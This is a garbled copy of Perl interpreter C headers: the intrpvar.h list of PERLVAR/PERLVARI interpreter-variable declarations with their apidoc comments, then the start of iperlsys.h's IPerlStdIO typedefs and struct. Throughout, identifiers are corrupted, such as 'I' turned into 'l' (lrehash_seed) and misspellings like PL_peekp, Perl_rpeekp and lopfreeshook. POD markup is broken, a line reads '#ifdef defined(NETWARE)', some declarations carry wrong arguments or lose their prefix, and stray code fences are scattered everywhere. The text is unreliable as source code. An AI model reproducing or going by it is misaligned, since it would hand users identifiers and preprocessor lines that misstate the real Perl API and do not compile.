PERLVARI(lrehash\_seed\_set, bool, FALSE) /\* 582 hash initialized? \*/

PERLVARA(lcolors, 6, char \*) /\* from regcomp.c \*/

/\*

=for apidoc Amn|peep\_t|PL\_peekp



Pointer to the per-subroutine peephole optimiser. This is a function that gets called at the end of compilation of a Perl subroutine (or equivalently independent piece of Perl code) to perform fixups of some ops and to perform small-scale optimisations. The function is called once for each subroutine that is compiled, and is passed, as sole parameter, a pointer to the op that is the entry point to the subroutine. It modifies the op tree in place.

The peephole optimiser should never be completely replaced. Rather, add code to it by wrapping the existing optimiser. The basic way to do this can be seen in `<perl guts/Compile pass 3: peephole optimization>`. If the new code wishes to operate on ops throughout the subroutine's structure, rather than just at the top level, it is likely to be more convenient to wrap the `</PL_rpeepp>` hook.

```
=cut
```

```
*/
```

```
PERLVARI(lpeepp,      peep_t, Perl_peep)
```

```
/*
```

```
=for apidoc Amn | peep_t | PL_rpeepp
```

Pointer to the recursive peephole optimiser. This is a function that gets called at the end of compilation of a Perl subroutine (or

equivalently independent piece of Perl code) to perform fixups of some ops and to perform small-scale optimisations. The function is called once for each chain of ops linked through their C<op\_next> fields; it is recursively called to handle each side chain. It is passed, as sole parameter, a pointer to the op that is at the head of the chain. It modifies the op tree in place.

The peephole optimiser should never be completely replaced. Rather, add code to it by wrapping the existing optimiser. The basic way to do this can be seen in L<perl guts/Compile pass 3: peephole optimization>. If the new code wishes to operate only on ops at a subroutine's top level, rather than throughout the structure, it is likely to be more convenient to wrap the L</PL\_peekp> hook.

```
=cut
```

```
*/
```

```
PERLVARI(lrpeekp,      peep_t, Perl_rpeekp)
```

```
/*
```

```
=for apidoc Amn|Perl_ophook_t|PL_opfreehook
```

When non-C<NULL>, the function pointed by this variable will be called each time an OP is freed with the corresponding OP as the argument.

This allows extensions to free any extra attribute they have locally attached to an OP.

It is also assured to first fire for the parent OP and then for its kids.

When you replace this variable, it is considered a good practice to store the possibly previously installed hook and that you recall it inside your own.

```
=cut
```

```
*/
```

```
PERLVARI(lopfreeshook, Perl_ophook_t, 0) /* op_free() hook */
```

```
PERLVARI(lmaxscream, I32, -1)
```

```
PERLVARI(lreginterp_cnt, I32, 0) /* Whether "Regexp" was interpolated. */
```

```
PERLVARI(lwatchaddr, char **, 0)
```

```
PERLVAR(lwatchok, char *)
```

```
/* the currently active slab in a chain of slabs of regmatch states,
```

```
* and the currently active state within that slab */
```

```
PERLVARI(lregmatch_slab, regmatch_slab *, NULL)
```

```
PERLVAR(lregmatch_state, regmatch_state *)
```

```
/* Put anything new that is pointer aligned here. */
```

```
PERLVAR(ldelaymagic, U16) /* ($<,$>) = ... */
```

```
PERLVAR(llocalizing, U8) /* are we processing a local() list? */
```

```
PERLVAR(lcolorset, bool) /* from regcomp.c */
```

```
PERLVAR(lin_eval, U8) /* trap "fatal" errors? */
```

PERLVAR(ltainted, bool) /\* using variables controlled by \$< \*/

/\* current phase the interpreter is in \*/

PERLVAR(lphase, enum perl\_phase, PERL\_PHASE\_CONSTRUCT)

/\* This value may be set when embedding for full cleanup \*/

/\* 0=none, 1=full, 2=full with checks \*/

/\* mod\_perl is special, and also assigns a meaning -1 \*/

PERLVAR(lperl\_destruct\_level, signed char, 0)

PERLVAR(lperl\_db, U32)

/\* pseudo environmental stuff \*/

PERLVAR(lorigargc, int)

PERLVAR(lorigargv, char \*\*)

PERLVAR(lenvgv, GV \*)

PERLVAR(lincgv, GV \*)

PERLVAR(lhintgv, GV \*)

PERLVAR(lorigfilename, char \*)

PERLVAR(ldiehook, SV \*)

PERLVAR(lwarnhook, SV \*)

/\* switches \*/

PERLVAR(lpatchlevel, SV \*)

PERLVAR(lapiversion, SV \*)

PERLVAR(Ilocalpatches, const char \* const \*)

PERLVAR(Isplitstr, const char \*, " ")

PERLVAR(Iminus\_c, bool)

PERLVAR(Iminus\_n, bool)

PERLVAR(Iminus\_p, bool)

PERLVAR(Iminus\_l, bool)

PERLVAR(Iminus\_a, bool)

PERLVAR(Iminus\_F, bool)

PERLVAR(Idoswitches, bool)

PERLVAR(Iminus\_E, bool)

/\*

=for apidoc mn|bool|PL\_dowarn

The C variable which corresponds to Perl's \$^W warning variable.

=cut

\*/

PERLVAR(Idowarn, U8)

/\* Space for a U8 \*/

PERLVAR(Isawampersand, bool) /\* must save all match strings \*/

PERLVAR(Iunsafe, bool)

```

PERLVAR(Iexit_flags,    U8)          /* was exit() unexpected, etc. */

PERLVAR(Isrand_called, bool)

/* Part of internal state, but makes the 16th 1 byte variable in a row. */

PERLVAR(Itainting,      bool)        /* doing taint checks */

PERLVAR(Ilin_load_module, bool, FALSE) /* to prevent recursions in PerlIO_find_layer */

PERLVAR(Ilinplace,      char *)

PERLVAR(Ie_script,      SV *)

/* magical thingies */

PERLVAR(Ibasetime,      Time_t)      /* $^T */

PERLVAR(Iformfeed,      SV *)        /* $^L */


PERLVAR(Imaxsysfd,      I32,          MAXSYSFD)

/* top fd to pass to subprocesses */

PERLVAR(Istatusvalue,    I32)        /* $? */

#ifdef VMS
PERLVAR(Istatusvalue_vms, U32)

#else
PERLVAR(Istatusvalue_posix, I32)

#endif

PERLVAR(Isig_pending, int, 0)        /* Number if highest signal pending */

PERLVAR(Ipsig_pend, int *)           /* per-signal "count" of pending */

```

```
/* shortcuts to various I/O objects */
```

```
PERLVAR(Istdingv,    GV *)      /* *STDIN  */
```

```
PERLVAR(Istderrgv,   GV *)      /* *STDERR */
```

```
PERLVAR(Idefgv,      GV *)
```

```
PERLVAR(largvgv,     GV *)      /* *ARGV  */
```

```
PERLVAR(largvoutgv,  GV *)      /* *ARGVOUT */
```

```
PERLVAR(largvout_stack, AV *)
```

```
/* shortcuts to regexp stuff */
```

```
PERLVAR(Ireplgv,     GV *)      /* *^R    */
```

```
/* shortcuts to misc objects */
```

```
PERLVAR(Ierrgv,      GV *)      /* *@     */
```

```
/* shortcuts to debugging objects */
```

```
PERLVAR(IDBg,        GV *)      /* *DB::DB */
```

```
PERLVAR(IDBline,     GV *)      /* *DB::line */
```

```
/*
```

```
=for apidoc mn|GV *|PL_DBsub
```

When Perl is run in debugging mode, with the B<-d> switch, this GV contains

the SV which holds the name of the sub being debugged. This is the C

variable which corresponds to Perl's \$DB::sub variable. See

C<PL\_DBsingle>.

=for apidoc mn|SV \*|PL\_DBsingle

When Perl is run in debugging mode, with the B<-d> switch, this SV is a boolean which indicates whether subs are being single-stepped.

Single-stepping is automatically turned on after every step. This is the C variable which corresponds to Perl's \$DB::single variable. See C<PL\_DBsub>.

=for apidoc mn|SV \*|PL\_DBtrace

Trace variable used when Perl is run in debugging mode, with the B<-d> switch. This is the C variable which corresponds to Perl's \$DB::trace variable. See C<PL\_DBsingle>.

=cut

\*/

```
PERLVAR(IDBsub,          GV *)          /* *DB::sub */
PERLVAR(IDBsingle,      SV *)          /* $DB::single */
PERLVAR(IDBtrace,       SV *)          /* $DB::trace */
PERLVAR(IDBsignal,      SV *)          /* $DB::signal */
PERLVAR(Idbargs,        AV *)          /* args to call listed by caller function */
```

/\* symbol tables \*/

```
PERLVAR(Idebstash,      HV *)          /* symbol table for perl db package */
PERLVAR(Iglobalstash,   HV *)          /* global keyword overrides imported here */
PERLVAR(Icurstname,     SV *)          /* name of current package */
```



```

PERLVAR(lbeginav,    AV *)      /* names of BEGIN subroutines */
PERLVAR(lendav,      AV *)      /* names of END subroutines */
PERLVAR(lunitcheckav, AV *)     /* names of UNITCHECK subroutines */
PERLVAR(lcheckav,    AV *)      /* names of CHECK subroutines */
PERLVAR(linitav,     AV *)      /* names of INIT subroutines */
PERLVAR(lstrtab,     HV *)      /* shared string table */
PERLVARI(lsub_generation,U32,1) /* incr to invalidate method cache */

/* funky return mechanisms */
PERLVAR(lforkprocess, int)      /* so do_open | - can return proc# */

/* memory management */
PERLVAR(lsv_count,    I32)      /* how many SV* are currently allocated */
PERLVAR(lsv_objcount, I32)      /* how many objects are currently allocated */
PERLVAR(lsv_root,     SV*)      /* storage for SVs belonging to interp */
PERLVAR(lsv_arenaroot, SV*)     /* list of areas for garbage collection */

/* subprocess state */
PERLVAR(lfdpid,       AV *)     /* keep fd-to-pid mappings for my_popen */

/* internal state */
PERLVARI(ltop_mask,   char *, NULL) /* masked operations for safe evals */

/* current interpreter roots */
PERLVAR(lmain_cv,     CV *)

```

PERLVAR(lmain\_root, OP \*)

PERLVAR(lmain\_start, OP \*)

PERLVAR(lval\_root, OP \*)

PERLVAR(lval\_start, OP \*)

/\* runtime control stuff \*/

PERLVARI(lcurcopdb, COP \*, NULL)

PERLVAR(lfilemode, int) /\* so nextargv() can preserve mode \*/

PERLVAR(llastfd, int) /\* what to preserve mode on \*/

PERLVAR(loldname, char \*) /\* what to preserve mode on \*/

PERLVAR(lArgv, const char \*\*) /\* stuff to free from do\_aexec, vfork safe \*/

PERLVAR(lCmd, char \*) /\* stuff to free from do\_aexec, vfork safe \*/

/\* Elements in this array have ';' appended and are injected as a single line

into the tokeniser. You can't put any (literal) newlines into any program

you stuff in into this array, as the point where it's injected is expecting

a single physical line. \*/

PERLVAR(lpreambleav, AV \*)

PERLVAR(lmess\_sv, SV \*)

PERLVAR(lors\_sv, SV \*) /\* output record separator \$\ \*/

/\* statics moved here for shared library purposes \*/

PERLVARI(lgensym, I32, 0) /\* next symbol for getsym() to define \*/

PERLVARI(lcv\_has\_eval, bool, FALSE) /\* PL\_compcv includes an entereval or similar \*/

PERLVAR(ltaint\_warn, bool) /\* taint warns instead of dying \*/

PERLVARI(llaststype, U16, OP\_STAT)

```
PERLVARI(laststatval, int, -1)
```

```
/* interpreter atexit processing */
```

```
PERLVARI(lexitlistlen, I32, 0) /* length of same */
```

```
PERLVARI(lexitlist, PerlExitListEntry *, NULL)
```

```
/* list of exit functions */
```

```
/*
```

```
=for apidoc Amn |HV* |PL_modglobal
```

C<PL\_modglobal> is a general purpose, interpreter global HV for use by extensions that need to keep information on a per-interpreter basis.

In a pinch, it can also be used as a symbol table for extensions

to share data among each other. It is a good idea to use keys

prefixed by the package name of the extension that owns the data.

```
=cut
```

```
*/
```

```
PERLVAR(lmodglobal, HV *) /* per-interp module data */
```

```
/* these used to be in global before 5.004_68 */
```

```
PERLVARI(lprofiledata, U32 *, NULL) /* table of ops, counts */
```

```
PERLVAR(lcompiling, COP) /* compiling/done executing marker */
```

```

PERLVAR(Icompvcv,    CV *)      /* currently compiling subroutine */
PERLVAR(Icomppad,    AV *)      /* storage for lexically scoped temporaries */
PERLVAR(Icomppad_name, AV *)    /* variable names for "my" variables */
PERLVAR(Icomppad_name_fill, I32) /* last "introduced" variable offset */
PERLVAR(Icomppad_name_floor,    I32) /* start of vars in innermost block */

```

```

#ifdef HAVE_INTERP_INTERN

```

```

PERLVAR(Isys_intern, struct interp_intern)

/* platform internals */

```

```

#endif

```

```

/* more statics moved here */

```

```

PERLVAR(IDBcv,      CV *)      /* from perl.c */

```

```

PERLVARI(lgeneration, int,    100) /* from op.c */

```

```

PERLVARI(lin_clean_objs, bool, FALSE) /* from sv.c */

```

```

PERLVARI(lin_clean_all, bool, FALSE) /* ptrs to freed SVs now legal */

```

```

PERLVAR(Inomemok, bool)      /* let malloc context handle nomem */

```

```

PERLVARI(Isavebegin, bool, FALSE) /* save BEGINS for compiler */

```

```

PERLVAR(luid,      Uid_t)      /* current real user id */

```

```

PERLVAR(leuid,     Uid_t)      /* current effective user id */

```

```

PERLVAR(lgid,      Gid_t)      /* current real group id */

```

```

PERLVAR(legid,     Gid_t)      /* current effective group id */

```

```

PERLVARI(lan,      U32,  0)      /* malloc sequence number */

#ifdef DEBUGGING

    /* exercise wrap-around */

    #define PERL_COP_SEQMAX (U32_MAX-50)

#else

    #define PERL_COP_SEQMAX 0

#endif

PERLVARI(lcop_seqmax,U32,  PERL_COP_SEQMAX) /* statement sequence number */

#undef PERL_COP_SEQMAX


PERLVARI(levalseq,    U32,  0)      /* eval sequence number */

PERLVAR(lorigalen,    U32)

PERLVAR(lorigenviron, char **)

#ifdef PERL_USES_PL_PIDSTATUS

PERLVAR(lpidstatus,    HV *)          /* pid-to-status mappings for waitpid */

#endif

PERLVAR(losname,      char *)          /* operating system */


PERLVAR(lsighandlerp, Sighandler_t)


PERLVARA(lbody_roots,PERL_ARENA_ROOTS_SIZE,void*) /* array of body roots */


PERLVAR(lunicode, U32)      /* Unicode features: $ENV{PERL_UNICODE} or -C */

```

```
PERLVARI(lmaxo,      int,      MAXO)      /* maximum number of ops */
```

```
PERLVARI(lrunops,      runops_proc_t, RUNOPS_DEFAULT)
```

```
/*
```

```
=for apidoc Amn|SV|PL_sv_undef
```

This is the C<undef> SV. Always refer to this as C<&PL\_sv\_undef>.

```
=for apidoc Amn|SV|PL_sv_no
```

This is the C<>false> SV. See C<PL\_sv\_yes>. Always refer to this as

C<&PL\_sv\_no>.

```
=for apidoc Amn|SV|PL_sv_yes
```

This is the C<>true> SV. See C<PL\_sv\_no>. Always refer to this as

C<&PL\_sv\_yes>.

```
=cut
```

```
*/
```

```
PERLVAR(lsv_undef,      SV)
```

```
PERLVAR(lsv_no,          SV)
```

```
PERLVAR(lsv_yes,        SV)
```

```
PERLVAR(lsubname,      SV *)      /* name of current subroutine */
```

```

PERLVAR(Isubline,      I32)          /* line this subroutine began on */

PERLVAR(Imin_intro_pending, I32)    /* start of vars to introduce */


PERLVAR(Imax_intro_pending, I32)    /* end of vars to introduce */

PERLVAR(Ipadix,        I32)          /* max used index in current "register" pad */


PERLVAR(Ipadix_floor, I32)          /* how low may inner block reset padix */


PERLVAR(Ihints,        U32)          /* pragma-tic compile-time flags */


PERLVAR(Idebug,        VOL U32)      /* flags given to -D switch */


/* Perl_Ibreakable_sub_generation_ptr was too long for VMS, hence "gen" */
PERLVARI(Ibreakable_sub_gen, U32, 0)


PERLVARI(lamagic_generation, long,  0)


#ifdef USE_LOCALE_COLLATE

PERLVAR(Icollation_name,char *)      /* Name of current collation */

PERLVAR(Icollxfrm_base,    Size_t)    /* Basic overhead in *xfrm() */

PERLVARI(Icollxfrm_mult,Size_t,2)     /* Expansion factor in *xfrm() */

PERLVARI(Icollation_ix, U32,  0)      /* Collation generation index */

PERLVARI(Icollation_standard, bool,   TRUE)

/* Assume simple collation */

#endif /* USE_LOCALE_COLLATE */

```

```

#if defined (PERL_UTF8_CACHE_ASSERT) || defined (DEBUGGING)

# define PERL___I -1

#else

# define PERL___I 1

#endif

PERLVARI(lutf8cache, I8, PERL___I)    /* Is the utf8 caching code enabled? */

#undef PERL___I


#ifdef USE_LOCALE_NUMERIC

PERLVARI(Inumeric_standard, bool, TRUE)

/* Assume simple numerics */

PERLVARI(Inumeric_local, bool, TRUE)

/* Assume local numerics */

PERLVAR(Inumeric_name, char *)    /* Name of current numeric locale */

#endif /* !USE_LOCALE_NUMERIC */


/* utf8 character classes */

PERLVAR(lutf8_alnum, SV *)

PERLVAR(lutf8_ascii, SV *)

PERLVAR(lutf8_alpha, SV *)

PERLVAR(lutf8_space, SV *)

```



PERLVAR(utf8\_perl\_space, SV \*)  
PERLVAR(utf8\_perl\_word, SV \*)  
PERLVAR(utf8\_posix\_digit, SV \*)  
PERLVAR(utf8\_cntrl, SV \*)  
PERLVAR(utf8\_graph, SV \*)  
PERLVAR(utf8\_digit, SV \*)  
PERLVAR(utf8\_upper, SV \*)  
PERLVAR(utf8\_lower, SV \*)  
PERLVAR(utf8\_print, SV \*)  
PERLVAR(utf8\_punct, SV \*)  
PERLVAR(utf8\_xdigit, SV \*)  
PERLVAR(utf8\_mark, SV \*)  
PERLVAR(utf8\_X\_begin, SV \*)  
PERLVAR(utf8\_X\_extend, SV \*)  
PERLVAR(utf8\_X\_prepend, SV \*)  
PERLVAR(utf8\_X\_non\_hangul, SV \*)  
PERLVAR(utf8\_X\_L, SV \*)  
PERLVAR(utf8\_X\_LV, SV \*)  
PERLVAR(utf8\_X\_LVT, SV \*)  
PERLVAR(utf8\_X\_T, SV \*)  
PERLVAR(utf8\_X\_V, SV \*)  
PERLVAR(utf8\_X\_LV\_LVT\_V, SV \*)  
PERLVAR(utf8\_toupper, SV \*)  
PERLVAR(utf8\_totitle, SV \*)  
PERLVAR(utf8\_tolower,SV \*)

```
PERLVAR(lutf8_tofold, SV *)
```

```
PERLVAR(llast_swash_hv, HV *)
```

```
PERLVAR(llast_swash_tmps, U8 *)
```

```
PERLVAR(llast_swash_slen, STRLEN)
```

```
PERLVARA(llast_swash_key, 10, U8)
```

```
PERLVAR(llast_swash_klen, U8) /* Only needs to store 0-10 */
```

```
#ifdef FCRYPT
```

```
PERLVAR(lcryptseen, bool, FALSE) /* has fast crypt() been initialized? */
```

```
#endif
```

```
PERLVAR(lpad_reset_pending, bool) /* reset pad on next attempted alloc */
```

```
PERLVAR(lglob_index, int, 0)
```

```
PERLVAR(lparser, yy_parser *) /* current parser state */
```

```
/* Array of signal handlers, indexed by signal number, through which the C  
signal handler dispatches. */
```

```
PERLVAR(lpsig_ptr, SV**)
```

```
/* Array of names of signals, indexed by signal number, for (re)use as the first  
argument to a signal handler. Only one block of memory is allocated for  
both psig_name and psig_ptr. */
```

```
PERLVAR(lpsig_name, SV**)
```

```

#if defined(PERL_IMPLICIT_SYS)

PERLVAR(IMem,          struct IPerlMem*)

PERLVAR(IMemShared, struct IPerlMem*)

PERLVAR(IMemParse,  struct IPerlMem*)

PERLVAR(IEnv,      struct IPerlEnv*)

PERLVAR(IStdIO,    struct IPerlStdIO*)

PERLVAR(ILIO,      struct IPerlLIO*)

PERLVAR(IDir,      struct IPerlDir*)

PERLVAR(ISock,     struct IPerlSock*)

PERLVAR(IProc,     struct IPerlProc*)

#endif


PERLVAR(Iptr_table,  PTR_TBL_t*)

PERLVARI(lbeginav_save, AV*, NULL)  /* save BEGIN{ }s when compiling */


PERLVAR(lbody_arenas, void*) /* pointer to list of body-arenas */


#ifdef USE_LOCALE_NUMERIC

PERLVAR(lnumeric_radix_sv,  SV *)  /* The radix separator if not '.' */

#endif

```

```

#if defined(USE_ITHREADS)

PERLVAR(Iregex_pad, SV**) /* Shortcut into the array of
                           regex_padav */

PERLVAR(Iregex_padav, AV*) /* All regex objects, indexed via the
                             values in op_pmmoffset of pmop.
                             Entry 0 is an SV whose PV is a
                             "packed" list of IVs listing
                             the now-free slots in the array */

#endif

#ifdef USE_REENTRANT_API

PERLVAR(Ireentrant_buffer, REENTR*) /* here we store the _r buffers */

#endif

PERLVAR(Icustom_op_names, HV*) /* Names of user defined ops */
PERLVAR(Icustom_op_descs, HV*) /* Descriptions of user defined ops */

#ifdef PERLIO_LAYERS

PERLVARI(Iperlio, PerlIO *,NULL)

PERLVARI(Iknown_layers, PerlIO_list_t *,NULL)

PERLVARI(Idef_layerlist, PerlIO_list_t *,NULL)

#endif

PERLVARI(Iencoding, SV*, NULL) /* character encoding */

```

PERLVAR(ldebug\_pad, struct perl\_debug\_pad) /\* always needed because of the re extension \*/

PERLVAR(lutf8\_idstart, SV \*)

PERLVAR(lutf8\_idcont, SV \*)

PERLVAR(lutf8\_xidstart, SV \*)

PERLVAR(lutf8\_xidcont, SV \*)

PERLVAR(Isort\_RealCmp, SVCOMPARE\_t)

PERLVARI(lcheckav\_save, AV\*, NULL) /\* save CHECK{ }s when compiling \*/

PERLVARI(lunitcheckav\_save, AV\*, NULL) /\* save UNITCHECK{ }s when compiling \*/

PERLVARI(lclocktick, long, 0) /\* this many times() ticks in a second \*/

PERLVAR(Isignals, U32) /\* Using which pre-5.8 signals \*/

PERLVAR(Ireentrant\_retint, int) /\* Integer return value from reentrant functions \*/

PERLVAR(Istashcache, HV \*) /\* Cache to speed up S\_method\_common \*/

/\* Hooks to shared SVs and locks. \*/

PERLVARI(Isharehook, share\_proc\_t, Perl\_sv\_nosharing)

PERLVARI(Ilockhook, share\_proc\_t, Perl\_sv\_nosharing)

#ifdef NO\_MATHOMS

# define PERL\_UNLOCK\_HOOK Perl\_sv\_nosharing

```
#else
```

```
/* This reference ensures that the mathoms are linked with perl */
```

```
# define PERL_UNLOCK_HOOK Perl_sv_nounlocking
```

```
#endif
```

```
PERLVARI(lunlockhook, share_proc_t, PERL_UNLOCK_HOOK)
```

```
PERLVARI(lthreadhook, thrhook_proc_t, Perl_nothreadhook)
```

```
#ifndef PERL_MICRO
```

```
PERLVARI(lsignalhook, despatch_signals_proc_t, Perl_despatch_signals)
```

```
#endif
```

```
PERLVARI(lhash_seed, UV, 0) /* Hash initializer */
```

```
PERLVARI(lrehash_seed, UV, 0) /* 582 hash initializer */
```

```
PERLVARI(lisarev, HV*, NULL) /* Reverse map of @ISA dependencies */
```

```
/* The last unconditional member of the interpreter structure when 5.10.0 was  
released. The offset of the end of this is baked into a global variable in  
any shared perl library which will allow a sanity test in future perl  
releases. */
```

```
#define PERL_LAST_5_10_0_INTERP_MEMBER lisarev
```

```
#ifndef PERL_IMPLICIT_CONTEXT
```

```

PERLVARI(lmy_cxt_size, int, 0)          /* size of PL_my_cxt_list */

PERLVARI(lmy_cxt_list, void **, NULL) /* per-module array of MY_CXT pointers */

# ifdef PERL_GLOBAL_STRUCT_PRIVATE

PERLVARI(lmy_cxt_keys, const char **, NULL) /* per-module array of pointers to MY_CXT_KEY constants
*/

# endif

#endif


#ifdef PERL_TRACK_MEMPOOL

/* For use with the memory debugging code in util.c */

PERLVAR(lmemory_debug_header, struct perl_memory_debug_header)

#endif


#ifdef DEBUG_LEAKING_SCALARS_FORK_DUMP

/* File descriptor to talk to the child which dumps scalars. */

PERLVARI(ldumper_fd, int, -1)

#endif


/* Stores the PPID */

#ifdef THREADS_HAVE_PIDS

PERLVARI(lppid, IV, 0)

#endif


#ifdef PERL_MAD

PERLVARI(lmadskills, bool, FALSE) /* preserve all syntactic info */

/* (MAD = Misc Attribute Decoration) */

```

```
PERLVARI(Ixmlfp, PerlIO *,NULL)
```

```
#endif
```

```
#ifdef PL_OP_SLAB_ALLOC
```

```
PERLVAR(IOpPtr,I32 **)
```

```
PERLVARI(IOpSpace,I32,0)
```

```
PERLVAR(IOpSlab,I32 *)
```

```
#endif
```

```
#ifdef PERL_DEBUG_READONLY_OPS
```

```
PERLVARI(Islabs, I32**, NULL) /* Array of slabs that have been allocated */
```

```
PERLVARI(Islab_count, U32, 0) /* Size of the array */
```

```
#endif
```

```
/* Can shared object be destroyed */
```

```
PERLVARI(Idestroyhook, destroyable_proc_t, Perl_sv_destroyable)
```

```
#ifdef DEBUG_LEAKING_SCALARS
```

```
PERLVARI(Isv_serial, U32, 0) /* SV serial number, used in sv.c */
```

```
#endif
```

```
/* Register of known Method Resolution Orders.
```

What this actually points to is an implementation detail (it may change to

a structure incorporating a reference count - use mro\_get\_from\_name to

retrieve a C<struct mro\_alg \*> \*/



```
PERLVAR(lregistered_mros, HV *)
```

```
/* Compile-time block start/end hooks */
```

```
PERLVAR(lblockhooks, AV *)
```

```
/* Everything that folds to a given character, for case insensitivity regex
```

```
 * matching */
```

```
PERLVARI(lutf8_foldclosures, HV *, NULL)
```

```
/* List of characters that participate in folds (except marks, etc in
```

```
 * multi-char folds) */
```

```
PERLVARI(lutf8_foldable, HV *, NULL)
```

```
PERLVAR(lcustom_ops, HV *) /* custom op registrations */
```

```
/* If you are adding a U8 or U16, check to see if there are 'Space' comments
```

```
 * above on where there are gaps which currently will be structure padding. */
```

```
/* Within a stable branch, new variables must be added to the very end, before
```

```
 * this comment, for binary compatibility (the offsets of the old members must
```

```
 * not change).
```

```
 * (Don't forget to add your variable also to perl_clone(!))
```

```
 * XSUB.h provides wrapper functions via perlapi.h that make this
```

```
 * irrelevant, but not all code may be expected to #include XSUB.h.
```

```
*/
```

```
iperlsys.h
```

```
/*
```

```
* iperlsys.h - Perl's interface to the system
```

```
*
```

```
* This file defines the system level functionality that perl needs.
```

```
*
```

```
* When using C, this definition is in the form of a set of macros
```

```
* that can be #defined to the system-level function (or a wrapper
```

```
* provided elsewhere).
```

```
*
```

```
* GSAR 21-JUN-98
```

```
*/
```

```
#ifndef __Inc__IPerl__
```

```
#define __Inc__IPerl__
```

```
/*
```

```
* PerlXXX_YYY explained - DickH and DougL @ ActiveState.com
```

```
*
```

```
* XXX := functional group
```

```
* YYY := stdlib/OS function name
```

```
*
```

```
* Continuing with the theme of PerlIO, all OS functionality was
```

```
* encapsulated into one of several interfaces.
```

\*

\* PerlIO - stdio

\* PerlLIO - low level I/O

\* PerlMem - malloc, realloc, free

\* PerlDir - directory related

\* PerlEnv - process environment handling

\* PerlProc - process control

\* PerlSock - socket functions

\*

\*

\* The features of this are:

\* 1. All OS dependant code is in the Perl Host and not the Perl Core.

\* (At least this is the holy grail goal of this work)

\* 2. The Perl Host (see perl.h for description) can provide a new and

\* improved interface to OS functionality if required.

\* 3. Developers can easily hook into the OS calls for instrumentation

\* or diagnostic purposes.

\*

\* What was changed to do this:

\* 1. All calls to OS functions were replaced with PerlXXX\_YYY

\*

\*/

/\*

Interface for perl stdio functions, or whatever we are Configure-d

to use.

\*/

#include "perlio.h"

#ifndef Sighandler\_t

# if defined(HAS\_SIGACTION) && defined(SA\_SIGINFO)

typedef Signal\_t (\*Sighandler\_t) (int, siginfo\_t\*, void\*);

# else

typedef Signal\_t (\*Sighandler\_t) (int);

# endif

#endif

#if defined(PERL\_IMPLICIT\_SYS)

/\* IPerlStdIO \*/

struct IPerlStdIO;

struct IPerlStdIOInfo;

typedef FILE\* (\*LPStdin)(struct IPerlStdIO\*);

typedef FILE\* (\*LPStdout)(struct IPerlStdIO\*);

typedef FILE\* (\*LPStderr)(struct IPerlStdIO\*);

typedef FILE\* (\*LPOpen)(struct IPerlStdIO\*, const char\*,  
const char\*);

typedef int (\*LPClose)(struct IPerlStdIO\*, FILE\*);

typedef int (\*LPEof)(struct IPerlStdIO\*, FILE\*);

typedef int (\*LPError)(struct IPerlStdIO\*, FILE\*);

```

typedef void      (*LPClearerr)(struct IPerlStdIO*, FILE*);
typedef int       (*LPGetc)(struct IPerlStdIO*, FILE*);
typedef STDCHAR*  (*LPGetBase)(struct IPerlStdIO*, FILE*);
typedef int       (*LPGetBufsiz)(struct IPerlStdIO*, FILE*);
typedef int       (*LPGetCnt)(struct IPerlStdIO*, FILE*);
typedef STDCHAR*  (*LPGetPtr)(struct IPerlStdIO*, FILE*);
typedef char*     (*LPGets)(struct IPerlStdIO*, char*, int, FILE*);
typedef int       (*LPPutc)(struct IPerlStdIO*, int, FILE*);
typedef int       (*LPPuts)(struct IPerlStdIO*, const char *, FILE*);
typedef int       (*LPFlush)(struct IPerlStdIO*, FILE*);
typedef int       (*LPUngetc)(struct IPerlStdIO*, int, FILE*);
typedef int       (*LPFileno)(struct IPerlStdIO*, FILE*);
typedef FILE*     (*LPFdopen)(struct IPerlStdIO*, int, const char*);
typedef FILE*     (*LPReopen)(struct IPerlStdIO*, const char*,
                               const char*, FILE*);

typedef SSize_t   (*LPRead)(struct IPerlStdIO*, void*, Size_t, Size_t, FILE *);
typedef SSize_t   (*LPWrite)(struct IPerlStdIO*, const void*, Size_t, Size_t, FILE *);
typedef void      (*LPSetBuf)(struct IPerlStdIO*, FILE*, char*);
typedef int       (*LPSetVBuf)(struct IPerlStdIO*, FILE*, char*, int,
                               Size_t);
typedef void      (*LPSetCnt)(struct IPerlStdIO*, FILE*, int);

#ifdef NETWARE
typedef void      (*LPSetPtr)(struct IPerlStdIO*, FILE*, STDCHAR*);
#endif
#ifdef defined(NETWARE)

```

```
typedef void      (*LPSetPtr)(struct IPerlStdIO*, FILE*, STDCHAR*, int);  
#endif
```

```
typedef void      (*LPSetlinebuf)(struct IPerlStdIO*, FILE*);  
typedef int       (*LPPrintf)(struct IPerlStdIO*, FILE*, const char*,  
                               ...);  
typedef int       (*LPVprintf)(struct IPerlStdIO*, FILE*, const char*,  
                               va_list);  
typedef Off_t     (*LPTell)(struct IPerlStdIO*, FILE*);  
typedef int       (*LPSeek)(struct IPerlStdIO*, FILE*, Off_t, int);  
typedef void      (*LPRewind)(struct IPerlStdIO*, FILE*);  
typedef FILE*     (*LPTmpfile)(struct IPerlStdIO*);  
typedef int       (*LPGetpos)(struct IPerlStdIO*, FILE*, Fpos_t*);  
typedef int       (*LPSetpos)(struct IPerlStdIO*, FILE*,  
                               const Fpos_t*);  
typedef void      (*LPInit)(struct IPerlStdIO*);  
typedef void      (*LPInitOSExtras)(struct IPerlStdIO*);  
typedef FILE*     (*LPFdupopen)(struct IPerlStdIO*, FILE*);
```

```
struct IPerlStdIO
```

```
{  
    LPStdin      pStdin;  
    LPStdout     pStdout;  
    LPStderr     pStderr;  
    LPOpen       pOpen;
```

LPClose	pClose;
LPEof	pEof;
LError	pError;
LPClearerr	pClearerr;
LPGetc	pGetc;
LPGetBase	pGetBase;
LPGetBufsiz	pGetBufsiz;
LPGetCnt	pGetCnt;
LPGetPtr	pGetPtr;
LPGets	pGets;
LPPutc	pPutc;
LPPuts	pPuts;
LPFlush	pFlush;
LPUngetc	pUngetc;
LPFileno	pFileno;
LPFdopen	pFdopen;
LPReopen	pReopen;
LPRead	pRead;
LPWrite	pWrite;
LPSetBuf	pSetBuf;
LPSetVBuf	pSetVBuf;
LPSetCnt	pSetCnt;
LPSetPtr	pSetPtr;
LPSetlinebuf	pSetlinebuf;
LPPrintf	pPrintf;

```

    LPVprintf      pVprintf;
    LPTell         pTell;
    LPSeek         pSeek;
    LPRewind       pRewind;
    LPTmpfile      pTmpfile;
    LPGetpos       pGetpos;
    LPSetpos       pSetpos;
    LPInit         pInit;
    LPInitOSExtras pInitOSExtras;
    LPFdupopen     pFdupopen;
};

struct IPerlStdIOInfo
{
    unsigned long    nCount; /* number of entries expected */
    struct IPerlStdIO perlStdIOList;
};

/* These do not belong here ... NI-S, 14 Nov 2000 */

#ifdef USE_STDIO_PTR
